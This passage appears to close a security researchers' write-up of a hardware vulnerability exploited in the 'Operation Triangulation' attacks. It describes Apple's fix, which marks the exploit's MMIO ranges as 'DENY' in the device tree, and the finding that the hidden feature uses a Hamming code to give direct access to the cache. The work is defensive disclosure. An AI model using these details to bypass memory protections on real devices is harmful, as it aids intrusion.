Apple mitigated this vulnerability by adding the MMIO ranges 0x206000000–0x206050000 and 0x206110000–0x206400000 used by the exploit to the pmap-io-ranges stored in the device tree. XNU uses the information stored there to determine whether to allow mapping of certain physical addresses. All entries stored there have a meaningful tag name that explains what kind of memory the range belongs to.




```
0x620000000     0x20000000      0x27    'PCIe'
0x640000000     0x40000000      0x27    'PCIe'
0x2412C0000         0x4000    0x4007    'DART'
0x235004000         0x4000    0x4007    'DART'
0x24A808000         0x4000    0x4007    'DART'
0x24A80C000         0x4000    0x4007    'DAPF'
0x23B300000         0x4000    0x4007    'DART'
0x23B304000         0x4000    0x4007    'DAPF'
0x239024000         0x4000    0x4007    'DART'
0x239028000         0x4000    0x4007    'DART'
0x267030000         0x4000    0x4007    'DART'
...
0x267020000         0x4000    0x4007    'SMMU'
...
0x601008000         0x4000    0x4007    'DSID'
...
0x27BCE8000         0x4000    0x4007    'NVMe'
...
```

Example of entries stored in the pmap-io-ranges

Here, PCIe stands for "Peripheral Component Interconnect Express", DART stands for "Device Address Resolution Table", DAPF means "Device Address Filter", and so on.

And here are the tag names for regions used by the exploit. They stand out from the rest.



```
0x206000000        0x50000    0x4007    'DENY'
0x206110000       0x2F0000    0x4007    'DENY'
```

Entries for regions used by the exploit

Conclusion

This is no ordinary vulnerability, and we have many unanswered questions. We do not know how the attackers learned to use this unknown hardware feature or what its original purpose was. Neither do we know if it was developed by Apple or it's a third-party component like ARM CoreSight.

What we do know—and what this vulnerability demonstrates—is that advanced hardware-based protections are useless in the face of a sophisticated attacker as long as there are hardware features that can bypass those protections.

Hardware security very often relies on "security through obscurity", and it is much more difficult to reverse-engineer than software, but this is a flawed approach, because sooner or later, all secrets are revealed. Systems that rely on "security through obscurity" can never be truly secure.

Update 2024-01-09

Famous hardware hacker Hector Martin (marcan) was able to figure out that what we thought was a custom hash was actually something a little different. It is an error correction code (ECC), or more precisely, a Hamming code with a custom lookup table (what we call "sbox table" in the text above).

This discovery helps us understand the original purpose of this unknown hardware feature. We originally thought it was a debugging feature that provided direct memory access to the memory and was protected with a "dummy" hash for extra security. But the fact that it involves an ECC, coupled with the unstable behavior observed when trying to use it to patch the kernel code, leads to the conclusion that this hardware feature provides direct memory access to the cache.

This discovery also raises the possibility that this unused hardware feature could have been found through experimentation, but to do so would require attackers to solve a large number of unknown variables. Attackers could find values in a custom lookup table using brute force, but they would also need to know that such a powerful cache debugging feature exists, that it involves Hamming code and, most importantly, they would need to know the location and purpose of all the MMIO registers involved, and how and in what order to interact with them. Were the attackers able to resolve all these unknown variables by themselves or was this information revealed somewhere by mistake? It still remains a mystery.

Operation Triangulation: The last (hardware) mystery

Your email address will not be published. Required fields are marked *